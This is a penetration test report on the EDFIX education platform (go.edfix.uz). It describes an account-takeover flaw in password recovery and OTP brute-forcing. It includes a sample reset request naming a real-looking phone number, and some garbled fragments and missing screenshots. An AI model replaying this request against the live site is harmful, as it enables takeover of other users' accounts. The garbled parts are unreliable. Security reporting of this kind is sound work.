# Centi Security

Najot Ta'lim

Project: EDFIX

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# 1 Najot Ta'lim EDFIX Penetration Test Report

#### 1.1 Introduction

This document outlines the findings and methodology used during a penetration test of **Najot Ta'lim's EDFIX** platform. The purpose of this report is to present a comprehensive overview of the security assessment, detailing discovered vulnerabilities, attack paths, and recommendations for remediation. This assessment simulates a real-world penetration test and aims to evaluate the security posture of the target environment.

## 1.2 Objective

The objective of this penetration test is to conduct an internal security assessment of the Najot Ta'lim EDFIX infrastructure. The test follows a methodical approach to identify and exploit vulnerabilities, aiming to assess the impact and risk associated with each finding. The goal is to demonstrate how an attacker could compromise systems and to provide actionable recommendations to improve the organization's overall security.

### 1.3 Requirements

This report includes the following key components:

A high-level executive summary and non-technical recommendations

A detailed methodology outlining each phase of the assessment

Technical findings with supporting screenshots, walkthroughs, sample payloads or code

Any additional relevant observations or information discovered during the engagement

## 2 High-Level Summary

Centi Security (EDFIX) was tasked with performing a web application penetration test targeting Najot Ta'lim's EDFIX platform. The objective of the assessment was to identify security flaws in the application, assess their potential impact, and provide remediation guidance. During the assessment, several critical vulnerabilities were discovered, primarily related to authentication logic, session management, and integration with third-party services such as Gmail OAuth. These issues could allow attackers to gain unauthorized access to user accounts and potentially compromise sensitive data. All identified vulnerabilities were successfully exploited in a controlled environment, and detailed findings are documented in the sections that follow.

#### 2.1 Recommendations


Centi Security (EDFIX) recommends promptly remediating the web application vulnerabilities identified during this test to ensure that attackers cannot exploit the Najot Ta'lim EDFIX platform in the future. Remediation efforts should focus on the application-level issues identified, such as authentication bypass, OAuth abuse, and session hijacking, by implementing the necessary code changes and secure configurations. It is crucial to follow secure coding practices during this process, such as strengthening authentication checks, implementing robust session management controls, and properly handling OAuth flows, to prevent these vulnerabilities from recurring. Additionally, all third-party components and integrations (including OAuth providers) should be kept up to date and configured according to security best practices. Once the current issues are resolved, the application should be maintained under a regular security review and update program. This includes periodic code reviews, penetration tests, and timely updates to the application and its dependencies to address any new vulnerabilities discovered in the future.

## 3 Methodologies

Centi Security (EDFIX) utilized a widely accepted penetration testing methodology to assess the security posture of Najot Ta'lim's EDFIX platform. The approach focused on identifying, analyzing, and exploiting vulnerabilities within the targeted subdomain. The following sections detail the process taken, highlight key findings, and provide a breakdown of each discovered vulnerability along with relevant technical evidence.

## 4 Assessment Findings Summary

From the login page of the website go.edfix.uz, I navigated to the 'Recover Password' section because I had already registered on the system:



After receiving my OTP verification code, I was able to recover not only my own account but also other account numbers and Gmail accounts:

```
-geEohfjZq9FQ8uAQ8hQaYlDi7prEN0rgvEYMifeF1v4zpVBV7m-1fngIMFwTMibFYnz3BgTLj5fYuC7GVqAqzt5kLD ep_306SnM0q7kTxu3ZsjI5S52os5JmQwBUE9DjVfKBiI_DK6GQH28moJgec

Content-Type: application/json
Origin: https://go.edfix.uz


Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://go.edfix.uz/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{
    "otpCodeId":26933,
    "newPassword":"P@ssword123!",
    "login": '998932330527",
    "loginType":"phone"
}
```


From there, you can see that I successfully reset the account password and set a new password of my own, as shown below:

```
### The Whole Tap Best specific Control of the Cont
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
I then used the credentials I had set to log in to the account:




After this, I successfully logged in using the credentials I had set:




#### Received OTP CODE: 883168



#### I insert a OTP verification code after i brute force it:



I used the credentials from there, including a temporary email and the password I had set for the account:



I successfully logged into the account using the password I had set:

